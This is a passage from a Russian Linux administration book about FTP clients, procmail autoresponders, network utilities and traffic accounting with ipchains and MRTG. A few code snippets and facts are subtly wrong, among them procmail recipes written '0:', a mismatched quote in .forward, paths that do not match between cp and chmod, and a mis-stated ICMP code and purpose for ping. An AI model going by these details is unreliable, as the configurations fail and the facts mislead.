Программа gFTP — это простой и удобный клиент FTP с графическим интерфейсом пользователя. Я рекомендую устанавливать самую новую версию программы, но не ниже 2.0. Запустите программу командой `gftp` (см. рис. 25.7).

На рисунке видно, что я подключился к своему домашнему FTP: IP-адрес 127.0.0.1, порт 21, имя пользователя `den`, ну а пароль — кто ж вам скажет?

Чтобы подключиться к любому FTP-серверу, нужно ввести эти атрибуты (IP-адрес или имя, имя пользователя и пароль). В большинстве случаев (если администратор не переназначил) FTP-сервис использует порт 21. Вместо имени пользователя можно ввести `anonymous` (или `ftp`), но тогда вы получите доступ только к общедоступным каталогам и файлам и не сможете загружать на сервер информацию (хотя иногда это разрешается). После ввода всех необходимых параметров соединения нажмите кнопку **Соединить** (с изображением компьютеров). В правом углу находится кнопка **Отключиться** (большая красная).

С помощью меню FTP можно установить один из режимов работы FTP-сервера: ASCII или Binary (по умолчанию). В первом режиме сервер будет передавать все файлы в текстовом режиме, а во втором — в двоичном. Установите Binary, даже если вы принимаете или передаете только текстовые файлы. От того, что будет установлен двоичный режим передачи, текстовому




Рис. 25.7. Программа gFTP

файлу вреда не будет, а вот если вы забудете и попытаетесь принять двоичный файл, например, архив в текстовом режиме, такой файл нельзя будет использовать.

Окно программы состоит из четырех областей. Самая нижняя область — это протокол диалога с сервером. Область что выше, отображает процесс приема/передачи файлов, а именно: какой файл передается и сколько процентов передано.

Самые главные — это две верхние области: левая и правая. Левая область отображает файлы локального компьютера (обычно домашний каталог пользователя), а правая — файлы удаленного компьютера (FTP-сервера).

Меню **Локальное** позволяет управлять файлами локального компьютера, а меню **Удаленное** — файлами и каталогами удаленного компьютера. Например, с помощью меню **Удаленное** вы можете:

- Изменить каталог на удаленном компьютере.
- Создать новый каталог.
- Изменить права доступа к файлу или каталогу.
- Переименовать файл или каталог.
- Редактировать файл.
- Просмотреть файл.

Разумеется, вы должны обладать соответствующими правами.

Передачей файлов управляет меню **Передача**. В этом меню вы найдете команды **Получить** и **Выложить**, а также команды начала и останова передачи.

Меню **Регистрация** предназначено для работы с протоколом программы: вы можете просмотреть, очистить или сохранить протокол.

Мне очень понравился инструмент **Сравнить окна**, который сравнивает окна **Локальное** и **Удаленное**. Эта функция незаменима, если вы обновляете свой Web-сайт по FTP.

В следующем пункте мы рассмотрим самый обыкновенный текстовый клиент FTP, который присутствует почти в каждой операционной системе — от Linux до Windows.

Здесь же стоит отметить, что в любой сетевой операционной системе есть простейший FTP-клиент — программа `ftp`.

25.4. Программа NCFTP

Возможно, описание в книге еще одного FTP-клиента будет лишним: ведь мы уже рассматривали программу `gFTP`. Кроме того, браузеры Netscape/Mozilla, Konqueror и файловый менеджер Midnight Commander обладают встроенными FTP-клиентами.

Однако все эти программы обладают одним небольшим недостатком: они не могут докачать файл в случае разрыва соединения (операция REGET). Программа `ncftp` избавлена от этого неудобства.

Программа `ncftp` является текстовой, то есть не обладает удобным графическим интерфейсом, а больше похожа на стандартный FTP-клиент `ftp`. При работе с программой `ncftp` вы можете использовать команды FTP-клиента `ftp`. Это значит, что для соединения с узлом вам нужно ввести команду `open`, а для загрузки файла — команду `get` и т.д.

Предположим, что когда мы выкачивали все `rpm`-пакеты, соединение было разорвано (ох уж эти линии!). Для загрузки файлов установите соединение заново, откройте нужный вам сервер (например, `open ftp.redhat.com`) и введите команду:

```
get -C *.rpm
```

Опция `-C` активизирует функцию загрузки.

При работе с этой программой меня очень обрадовала возможность создания закладок «на легу». Например, если вы работали с сервером `ftp.redhat.com` и последним каталогом был каталог `/pub`, то при вводе команды `open redhat` программа установит связь с сервером `ftp.redhat.com` и перейдет в каталог `/pub`. Просмотреть и отредактировать закладки позволяет команда `bookmarks`.

25.5. Технология создания почтового автоответчика

Иногда возникает потребность в создании автоответчика, например, вам ежедневно приходит очень много сообщений и вы не в состоянии ответить на все сразу. В этом случае, чтобы адресант не волновался, ему будет автоматически направлен ответ, что его сообщение обязательно будет прочитано.

В операционной системе Linux данная задача решается довольно просто — вам достаточно лишь установить программу `procmail` и потратить несколько минут на ее настройку.

Программа `procmail` читает переданные ей сообщения со стандартного ввода и выполняет над ними действия, указанные в файле `.procmailrc`. Действие может быть любым — удалить, сохранить, проигнорировать или написать автоматический ответ. Пользователь, то есть вы, может также определить свое действие, например, поиск в теле сообщения какой-нибудь строки и сохранение результата поиска в отдельный файл.

Прежде всего нужно убедиться, установлена ли программа `procmail`. В Red-Hat-подобных системах это можно сделать с помощью команды:

```
rpm -qa | grep procmail
```

Если вывод команды пустой, значит, программа не установлена. Для ее установки нужно установить пакет `procmail`. Программа `procmail` является стандартной программой, поэтому она находится на инсталляционном диске вашего дистрибутива. Я использую дистрибутив `Red Hat 7.3`, в состав которого входит программа `procmail` версии 3.22 (она находится на первом инсталляционном диске). Если вы хотите обновить версию программы, посетите сайт <http://rpmfind.net>. `RpmFind` — это поисковый сервер пакетов RPM, который поможет вам найти последнюю версию любого пакета для вашей системы.

Установив программу, создайте в своем домашнем каталоге файл `.forward`. Этот файл используется для перенаправления почты. Например, если в нем указать адрес электронной почты, вся приходящая вам почта будет перенаправлена на этот адрес. Но мы сейчас будем использовать этот файл для перенаправления почты не на другой адрес, а на программу `procmail`. Добавьте в файл `.forward` следующую строку:

```
|IFS=' ` && exec /usr/bin/procmail USER=<den>
```

Имя пользователя *denis* нужно заменить нужным вам именем. Программу `procmail` можно вызывать и по-другому: с помощью правил программы `sendmail`, но мы сейчас не будем рассматривать этот способ.

Теперь перейдем к редактированию конфигурационного файла `.procmailrc`, который должен находиться в вашем домашнем каталоге. Строки файла конфигурации, которые начинаются с символа решетки (`#`), считаются комментариями и будут проигнорированы программой. Строки, начинающиеся с последовательности символов `:0` или `:0:`, определяют правила, на основании которых `procmail` выполнит действие над сообщением.

После символов `:0` можно указать опции поиска и исполнимый файл, которому будет передано сообщение. Общий синтаксис такой:

```
:0 [опции] [: программа]
```

Опция **H** (`header`) означает, что условие будет применяться к заголовку письма, а опция **B** — к телу. Опция **D** указывает программе различать нижний и верхний регистры символов. По умолчанию используется опция **H**, то есть условие применяется только к заголовку, и верхний и нижний регистры не различаются. Более подробно об опциях вы можете прочитать в справочном руководстве по программе `procmail` (выполнив команду `man procmail`).

Условие задается с помощью регулярных выражений. Причем, каждое условие начинается символом `*` и записывается в отдельной строке. Регулярные выражения задаются как обычно, а именно:

- Символ `^` указывает на начало строки, а `$` — на ее конец.
- Символ `.` обозначает любой символ, кроме CR (возврат каретки).
- Символы `?` и `*` читаются как «ноль или более раз».
- Символ `+` — «один или более раз».

- Символ | обозначает логическую операцию ИЛИ: $x|y = x$ ИЛИ y .
- [a-z] определяет любой символ из диапазона a..z.
- [^a-z] задает любой символ вне диапазона a..z.

После условия указывается одна команда. Если первый символ команды !, то сообщение будет перенаправлено на все указанные почтовые адреса, а если |, то сообщение будет передано исполнимому файлу (программе), который указан после символа |. Вместо исполнимого файла можно указать переменную окружения, в которую будет записан результат.

Мы уже знаем достаточно много, чтобы создать небольшой автоответчик. Следующее правило создаст простой автоответчик, который сообщит отправителю, что его сообщение будет прочитано:

```
0:
| (formail -r; cat $HOME/message.txt) | sendmail -t
```

Данный автоответчик автоматически отправит сообщение из файла message.txt по адресу отправителя. В файле вы можете указать любую информацию, например, «Ваше сообщение будет прочитано».

Иногда нужно создать автоответ только на некоторые сообщения, например, только на те, в поле Subject которых указана определенная тема. Следующий автоответчик отправит файл vacancy.txt всем, кто отправил вам сообщение, указав в теме слово JOB:

```
0:
* ^Subject.*JOB
| (formail -r ; cat $HOME/vacancy.txt) | sendmail -t
```

Теперь усложним нашу задачу. Предположим, что нам приходит два списка рассылки и мы хотим, чтобы они отфильтровывались в отдельные файлы. Мы также получаем корреспонденцию для локального пользователя ivanov, которую нам нужно ему перенаправить.

```
:0
* ^From.* namma@subscribe.ru
subscribe.ru

:0
* ^Subject.*DELPHI
delphi

:0
* ^Subject.*Ivanovy
! ivanov
```

Первое правило будет сохранять все сообщения, полученные от namma@subscribe.ru в файл subscribe.ru. В нашем случае полный путь к файлу не указан, поэтому файл subscribe.ru будет создан в каталоге \$MAILDIR.

Второе правило аналогично первому, только поиск производится не по полю FROM, а по полю SUBJECT (опция D не используется, поэтому регистры символов не различаются).

Третье правило перенаправит сообщение локальному пользователю ivanov, который должен быть зарегистрирован на вашей машине. Вместо имени локального пользователя можно указать любой адрес электронной почты, например, ivan@ivanov.ru.

Переменная окружения MAILDIR также устанавливается в файле .procmailrc. Обычно она имеет значение \$HOME/Mail.

Кроме переменной окружения MAILDIR, вы можете указать переменные окружения SENDMAIL и FORMAIL, которые содержат полный путь к программам sendmail и formail. Переменная окружения LOGFILE содержит имя файла протокола программы procmail, а переменная DEFAULT — имя файла, в который будут записываться сообщения и к которому procmail не может применить ни одно из правил. Полный листинг моего файла конфигурации .procmailrc приведен в листинге 25.1.

Листинг 25.1. Файл конфигурации .procmailrc

```
PATH=$HOME/bin:/usr/bin:/usr/sbin:/bin:/usr/local/bin:.  
MAILDIR=/home/den/mail  
DEFAULT=$MAILDIR/mbx  
LOGFILE=$MAILDIR/from  
LOCKFILE=$HOME/.lockmail  
:0  
* ^Subject.*Privet  
privets  
:0  
* ^Subject.*Job  
| (formail -r ; cat /home/den/vakancy.txt) | /usr/sbin/sendmail -t
```

Проанализируем его: почта будет сохраняться в каталоге /home/den/mail в файле mbx. Если в теме (поле Subject) сообщения было найдено слово «Privet», то все сообщения будут сохраняться в файле /home/den/mail/privets. Если тема сообщения содержит слово «Job», автоматически будет отправлен файл vakancy.txt по адресу отправителя. Обратите внимание на то, что последняя команда должна быть записана в одной строке. Если вы напишете:

```
| (formail -r ; cat /home/den/vakancy.txt)  
| /usr/sbin/sendmail -t
```

то автоответ создан не будет. Файл vakancy.txt должен быть текстовым (в нем содержится ответ на сообщение с темой «Job») — это не вложение.

Файл протокола, в который программа `procmail` запишет адрес отправителя, тему и размер сообщения, называется `from`.

Программа `procmail` будет использовать файл блокировки, который называется `/home/den/.lockmail`.

Теперь нам нужно настроить почтовые клиенты. Настройку почтового клиента рассмотрим на примере популярной программы `Kmail`. Как вы знаете, все Unix-почтовые клиенты могут получать почту по протоколам POP3, IMAP и собирать почту в локальном почтовом ящике. Локальный почтовый ящик называется `/var/spool/mail/<имя пользователя>` (в нашем случае это `/var/spool/mail/den`). Этот файл также используется программой `procmail` для обработки почты, поэтому в программе `Kmail` в качестве почтового ящика нужно указать файл `$MAILDIR/mbx` (это наш почтовый ящик по умолчанию).

Запустите программу `Kmail` и выберите команду меню **Настройка** → **Настроить Kmail**. Затем перейдите в раздел **Сеть** и добавьте локальный ящик. На рис. 25.8 почтовый ящик сконфигурирован с учетом созданной нами конфигурации `procmail`, а именно:

- месторасположение файла — `/home/den/mail/mbx`;
- файл блокировки — `/home/den/.lockmail`.

Файл блокировки нужно обязательно использовать, иначе вы рискуете потерять почту, особенно при частой периодической проверке новых сообщений.

Кроме файла `mbx`, мы использовали файл `privets` — для него тоже нужно создать почтовый ящик. Потом все сообщения (из обоих ящиков) будут помещены в папку **Входящие** программы `Kmail`. Ясное дело, что нас это не

устраивает, поэтому создайте несколько папок и используйте для каждого ящика свою папку.




Рис. 25.8. Параметры почтового ящика

25.6. Другие программы

audiocompose файл

Программа **audiocompose** записывает звуковое сообщение, которое вы потом сможете отправить по электронной почте. Для работы этой программы должна быть правильно установлена звуковая плата.

audiosend адрес

Программа **audiosend** используется как для записи, так и для отправления звуковых сообщений по электронной почте.

biff

Данная программа уведомляет вас о приходе новой почты. Для работы этой программы нужна программа **sendmail**.

dnshostname [параметры] система

Выводит текущее имя системы. Пользователь **root** может использовать ее для изменения имени системы.

dnsquery [параметры]

Опрашивает серверы DNS. Установить параметры запроса можно с помощью параметров программы (см. табл. 25.2).

Параметры программы *dnsquery*

Таблица 25.2

Параметр	Описание
-n сервер	Использовать указанный сервер DNS
-t тип	Установка типа записи: A, ANY, HINFO, NS, CNAME, PTR, SOA, WKS, MX и другие
-c класс	Установка класса записи: IN, CHAOS, HS, ANY
-p n	Установка тайм-аута
-r n	Установка количества попыток, если сервер не отвечает
-s	Использование потока

elm [параметры]

Программа **elm** является интерактивным почтовым клиентом. Данная программа имеет больше возможностей, чем программа **mail**, однако она менее функциональна, чем программа **pine**.

fastmail [параметры] файл список_адресов

Данная программа позволяет отправить указанный файл большой группе пользователей. Эту программу очень удобно использовать для сопровождения списка рассылки. Параметры программы указаны в табл. 25.3.

Параметры программы *fastmail*

Таблица 25.3

Параметры	Описание
-b список	Отправка слепых копий по указанному списку адресов
-c список	Отправка копий по указанному списку адресов
-C комментарий	Установка поля Comments заголовка сообщения
-d	Режим отладки
-f from	Установка поля from (от) заголовка сообщения
-I ID	Установка поля Message-ID (идентификатор сообщения) заголовка сообщения
-r reply-to	Установка поля reply-to (ответ) заголовка сообщения
-R описание	Установка описания для данного сообщения
-s subject	Тема сообщения (поле subject)

frm

Выводит список тем и отправителей всех сообщений в вашем почтовом ящике.

getpeername [параметры]

Выводит информацию о соединении, использующем гнезда.

host [параметры] система [сервер]

Программа **host** используется для преобразования имени системы в IP-адрес. Вы также можете ввести IP-адрес для его преобразования в имя системы. Параметр «сервер» задает сервер DNS, который вы хотите опросить. Данная программа имеет много параметров, описание которых вы найдете в справочной системе.

hostname [параметры] система

Выводит текущее имя системы. Пользователь **root** может использовать ее для изменения имени системы.

mimeencode [параметры]

Программа **mimeencode** предназначена для кодировки формата MIME. Системы на базе DOS/Windows/Windows NT не поддерживают кодирование UU (Unix to Unix). Для обмена информацией с этими системами используется кодирование MIME. Поддержку кодирования UU в системах DOS/Windows можно организовать с помощью программ сторонних раз-

Параметры программы *mimeencode*

Таблица 25.4

Параметр	Описание
-b	Использование кодирования Base64 (по умолчанию)
-q	Использование кодирования quotes-printable
-u	Декодирование
-r	Замена символов CR/LF на символ новой строки
-o файл	Запись результата в файл

работчиков. При добавлении какого-нибудь файла в качестве вложения электронного письма предпочтительнее использовать кодирование MIME. Параметры программы представлены в табл. 25.4.

Иногда вместо программы *mimeencode* используется программа *mmencode* с аналогичными параметрами.

pine [параметры] адрес

Один из самых удобных почтовых клиентов. Программа обладает достаточно удобным интерфейсом и поддерживает кодирование MIME.

ping система

Программа позволяет «пропинговать» указанную систему. Данная программа отправляет пакеты ICMP ECHO_REQUEST (код 3) на указанную систему. Программа *ping* используется для определения пропускной способности сети. Для завершения работы программы нажмите Ctrl+C.

popclient [параметры] система

Позволяет получать почту, используя протоколы POP2 или POP3. Обычно данная программа практически не используется, так как все почтовые клиенты имеют свои POP-клиенты.

rusers [параметры] система

Данная программа выводит список пользователей, подключенных к указанной системе или ко всем системам сети. Параметр **-l** выводит более подробную информацию.

showaudio файлы

Программа *showaudio* позволяет прослушать сообщения, записанные с помощью программы *audiocompose*.

sliplogin имя

Позволяет установить соединение, используя протокол SLIP (Serial Line Internet Protocol). Нужная информация храниться в файле */etc/slip.hosts*.

Скорее всего, у вас не будет данной программы, так как протокол SLIP считается устаревшим и вместо него используется протокол PPP.

talk пользователь [терминал]

Позволяет двум пользователям вести диалог. Если вы хотите пообщаться с пользователем другой системы, используйте такую форму указания имени пользователя: `имя_пользователя@имя_системы`.

telnet [параметры] система [порт]

Устанавливает соединение с помощью протокола Telnet.

tftp система

Программа **tftp** представляет собой тривиальный клиент FTP (отсюда буква «t» в ее названии). Обычно данная программа предназначена для обмена данными по протоколу TFTP. Данный протокол используется для обмена информацией с интеллектуальными маршрутизаторами и не использует никакой аутентификации.

Программа **tftp** поддерживает следующие команды: `ascii`, `binary`, `connect`, `get`, `put`, `quit`, `status`, `timeout`, `verbose`.

uudecode файл

Программа **uencode** предназначена для UU-декодирования указанного файла.

uencode файл

Программа **uencode** предназначена для UU-кодирования указанного файла.

xbiff

Программа **xbiff** является графическим аналогом программы **biff**, но предназначена для работы в системе X Window.

Программы учета трафика

26.1. Простой учет

В этом пункте будут рассмотрены основы подсчета трафика. Без понимания этих принципов вам будет трудно настроить программы MRTG и LAN Billing.

Самым простым способом является подсчет с помощью программы `ifconfig`. Чтобы понять, как все работает, введите команду:

```
cat /proc/net/dev
```

Вы увидите строки, изображенные на рис. 26.1. Для наглядности я ввел эту команду в ОС Linux со старым ядром. В новом ядре появились новые опции учета, и они не уместаются в окне терминале, а при переносе строк теряется наглядность примера.




Рис. 26.1. Команда `cat /proc/net/dev`

Файл `/proc/net/dev` содержит информацию о работе сетевых устройств. На этом и основывается данный метод подсчета трафика. Для самого же подсчета удобнее использовать данный сценарий `stat`:

```
#!/bin/sh
/bin/grep "$1" /proc/net/dev | /bin/awk -F ":" '{ print $2 }' | \
/bin/awk '{ print "In: " $1 "\nOut: " $9 ;}'
```

Символ `\` используется как перенос в обычном тексте. Его обычно используют для повышения удобочитаемости сценариев. Интерпретатором он будет воспринят как пустой символ. При наборе сценария вы можете не использовать его.

Скопируйте данный сценарий в каталог `/usr/bin` и сделайте его выполняемым:

```
cp ./stat /usr/bin
chmod 755 /bin/stat
```

Использовать данный сценарий можно так:

```
/bin/stat eth0
```

где `eth0` — это нужный вам интерфейс.

Можно было бы добавить проверку на правильность указания сценариев, но это не касается самого подсчета трафика. Попробуйте пропинговать интерфейс `eth0` по его IP-адресу и снова выполните сценарий.

Честно говоря, это самый простой способ и, скорее всего, для вас он окажется совершенно бесполезным. Я привел его лишь в демонстрационных целях — это как своеобразная программка «Hello, world!»

Теперь перейдем к более традиционному методу. В данном методе для подсчета трафика используется `IpChains`. Предлагаемый мною способ далеко не самый лучший, но с его помощью я надеюсь подтолкнуть читателя на создание своего фундаментального продукта для подсчета трафика.

Для того, чтобы данный способ работал, необходимо включить опцию **IP: accounting** в конфигураторе ядра и перекомпилировать его. В большинстве случаев эта опция уже включена. Затем нужно установить `IpChains`. Когда все будет готово, установите следующее правило `IpChains`:

```
ipchains -A output -d AAA.AAA.AAA.AAA -j ACCEPT
```

Данное правило нужно установить для каждого адреса, учет которого вы хотите вести. А просмотреть статистику можно с помощью команды:

```
ipchains -L -v
Chain input (policy ACCEPT: 4195746 packets, 1765818402 bytes):
Chain forward (policy ACCEPT: 142999 packets, 29941516 bytes):
Chain output (policy ACCEPT: 4182597 packets, 1309541595 bytes):
pkts bytes target      prot opt      tosa  tosx  ifname source
```

```
destination
 4 308 ACCEPT all --- 0xFF 0x00 any anywhere AAA.AAA.
AAA.AAA
```

Как вы заметили, это не полный листинг. Я выбрал основное, пропустив поля `mark`, `outside` и `ports`, которые не представляют для нас интереса.

Из листинга видно, что клиент `AAA.AAA.AAA.AAA` получил 308 байт или 4 пакета. В данном случае в качестве пакетов выступали пакеты протокола ICMP. Правило установлено таким образом, что учет ведется по всем интерфейсам (`ifname=any`), из любого источника, то есть адреса (`source=anywhere`), и учитываются все протоколы (`prot=all`). Аналогично можно установить правило для учета данных, полученных от клиента. Тогда нужно использовать цепочку `input`. Вам нужно установить это правило, потому что обычно считается не только исходящий, но и входящий трафик клиента, если ваш сервер, например, выступает в роли шлюза.

26.2. Программа MRTG

К другим способам учета трафика можно отнести учет с использованием протокола SNMP. Именно по этому протоколу работает программа MRTG. Программа MRTG предоставляет очень удобные средства для подсчета трафика: подсчет для всей сети и для отдельного узла, генерирование отчетов и диаграмм в формате HTML и многое другое.

Можно также использовать данные, взятые из аппаратного маршрутизатора Cisco. Кстати, через Cisco работает популярная программа `tacacs+`. Эта программа используется для учета времени работы пользователей в системе. Вы правы, именно эта программа используется рядом провайдеров при организации dialin-доступа. Программа доступна по адресу `ftp.vsu.ru/pub/hardware/cisco/tacacs/tac+ia-0.96pre9.3.tar.gz`

Очень полезна программа `useripacct`. Она позволяет узнать о трафике каждого пользователя.

Считать трафик можно также программой `trafshow`. Эта программа считает только локальный трафик (сколько байтов принял и передал данный компьютер и от кого он принял и кому передал). Поэтому, установив ее на шлюзе, можно вполне контролировать трафик всей сети (см. рис. 26.2). Кроме того, немного изменив исходный код `trafshow`, можно заставить ее отображать не только IP-адреса или доменные имена компьютеров вашей сети, а и MAC-адреса.

Как я уже писал, можно привести сотни способов учета трафика, а пользоваться вы все равно будете одним. В большинстве случаев это способ, который «изобрели» вы сами, написав сценарий для обработки данных статистики.




Рис. 26.2. Программа trafshow

Программа MRTG (The Multi Router Traffic Grapher) предназначена для мониторинга загрузки канала за сутки, неделю, месяц и год. Программа MRTG умеет рисовать красивые картинки в формате PNG, которые отображают состояние канала за определенный период времени. Пример использования вы можете увидеть на сайте <http://www.stat.ee.ethz.ch/mrtg/>.

Для работы mrtg нам потребуется маршрутизатор, поддерживающий протокол SNMP. В этой же главе мы рассмотрим пример, позволяющий обойтись без маршрутизатора и вообще не использовать протокол SNMP. Общая конфигурация сети должны выглядеть примерно так:




Рис. 26.3. Конфигурация сети

Из рисунка видно, что наша сеть получает доступ к Internet через SNMP-маршрутизатор. Компьютер MRTG — это узел локальной сети, на котором установлена программа MRTG. Программа MRTG будет периодически запускаться на узле MRTG, обновляя информацию о трафике. Пользователи локальной сети могут ознакомиться с этой информацией по протоколу HTTP. Естественно, на узле MRTG должен быть установлен Web-сервер.

Перед установкой программы убедитесь в наличии следующих библиотек:

- **gd** (<http://www.boutell.com/gd/>);
- **libpng** (<http://www.libpng.org/pub/png/>);
- **zlib** (<http://www.info-zip.org/pub/infozip/zlib/>).

Загрузить последнюю версию MRTG можно по адресу <http://ee-staff.ethz.ch/~oetiker/webtools/mrtg/pub>

Если вы используете операционную систему RedHat версии 7 или выше, программа MRTG, скорее всего, будет уже у вас установлена. Мы не будем скачивать исходные тексты программы, а сразу воспользуемся уже собранным пакетом rpm. Установим mrtg командой:

```
rpm -ih mrtg*
```

После установки нужно подготовить программу к первому запуску, то есть указать, откуда получать сведения о трафике.

Программа MRTG состоит из трех частей:

1. **cfgmaker** — утилита для создания конфигурационного файла.
2. **indexmaker** — утилита для создания файла index.html — страницы краткого обзора, дающей вам общее представление о всех целях, которые вы контролируете. О целях мы поговорим немного позже.
3. **mrtg** — сам mrtg.

Первый конфигурационный файл удобно создать с помощью программы **cfgmaker**, а потом добавить в него дополнительные параметры.

Введите команду:

```
cfgmaker --global 'WorkDir: /var/www/html/mrtg' \
--global 'Options[_]: bits,growright' \
--output /var/www/html/mrtg/mrtg.cfg \
community@router
```

Теперь разберемся, что все это означает. Прежде всего напомним, что означает наклонная черта — просто перенос строки. Когда вы будете вводить команду, вместо наклонной черты используйте пробел как разделитель параметров. Наклонная черта используется, когда команда не помещается в командной строке.

Параметр **WorkDir** задает рабочий каталог. В этот каталог будут помещены Html-файлы и рисунки-отчеты о трафике. Каталог `/var/www/html/`, как вы уже успели заметить, является корневым каталогом нашего Web-сервера, поэтому для просмотра статистики нужно ввести такой URL в окне браузера:

```
http://host/mrtg/
```

Кроме параметра **WorkDir**, имеются также параметры **HtmlDir** и **ImageDir**. В эти каталоги будут помещены Html-файлы и картинки. При определении этих параметров нужно учитывать, что параметр **WorkDir** имеет приоритет над параметрами **HtmlDir** и **ImageDir** и поэтому, если указан параметр **WorkDir**, mrtg поместит отчеты и картинки именно в этот каталог, а значения параметров **HtmlDir** и **ImageDir** будут проигнорированы.

Группа глобальных параметров `Options` управляет построением изображения. Параметр `bits` означает, что мы измеряем трафик в битах, поэтому все числа нужно умножить на 8. Второй параметр, `growright`, указывает направление оси времени. Позже мы рассмотрим все параметры подробнее.

Параметр `output` программы `cfgmaker` задает имя конфигурационного файла, который будет создан.



Примечание

Параметры `WorkDir` и `Options` являются параметрами программы `mrtg`, а параметры `global` и `output` — программы `cfgmaker`.

Параметр `community@router` указывает имя сообщества SNMP-устройства. В нашем случае — это наш SNMP-маршрутизатор. Обычно используется имя сообщества `public`. За более точной информацией обратитесь к администратору SNMP-маршрутизатора. Вместо имени узла в этом параметре можно указать IP-адрес, например, `public@192.168.1.1`. Параметр `community@router` как раз и является целью, которую мы будем контролировать.

После выполнения этой команды будет сгенерирован такой файл `mrtg.cfg`:

```
WorkDir: /var/www/html/mrtg
Options[_]: bits,growright
Target[r1]: community@router
```

Имя цели (`r1`) пишется в квадратных скобках. Для разных целей можно задавать разные параметры, например:

```
Target[r1]: 1:community@router
Target[r2]: 2:community@router
MaxBytes[r1]: 1250000
MaxBytes[r2]: 2500000
Title[r1]: Traffic Analysis for first interface
PageTop[r1]: <H1>Stats for our interface #1</H1>
Title[r2]: Traffic Analysis for second interface
PageTop[r2]: <H1>Stats for our interface #2</H1>
```

Параметр `MaxBytes` определяет максимальное число байт для цели. Значения, превышающие `MaxBytes`, будут игнорироваться.

Параметр `Title` определяет заголовок страницы, которая будет содержать информацию о цели, а параметр `PageTop` — текст, который будет помещен в верхней части этой страницы.

Числа 1 и 2 перед именем сообщества — это номера интерфейсов во внутренней таблице SNMP-устройства. После имени (или IP-адреса) SNMP-устройства можно указать порт SNMP. По умолчанию используется стандартный порт — 161:

```
community@router:161
```


В качестве цели может быть использована программа, которая выводит на стандартный вывод четыре строки:

1. Количество принятых байтов.
2. Количество отправленных байтов.
3. Время работы объекта после включения.
4. Имя объекта.

Программу нужно записать в обратных кавычках, например:

```
Target[r3]: `/usr/bin/program`
```

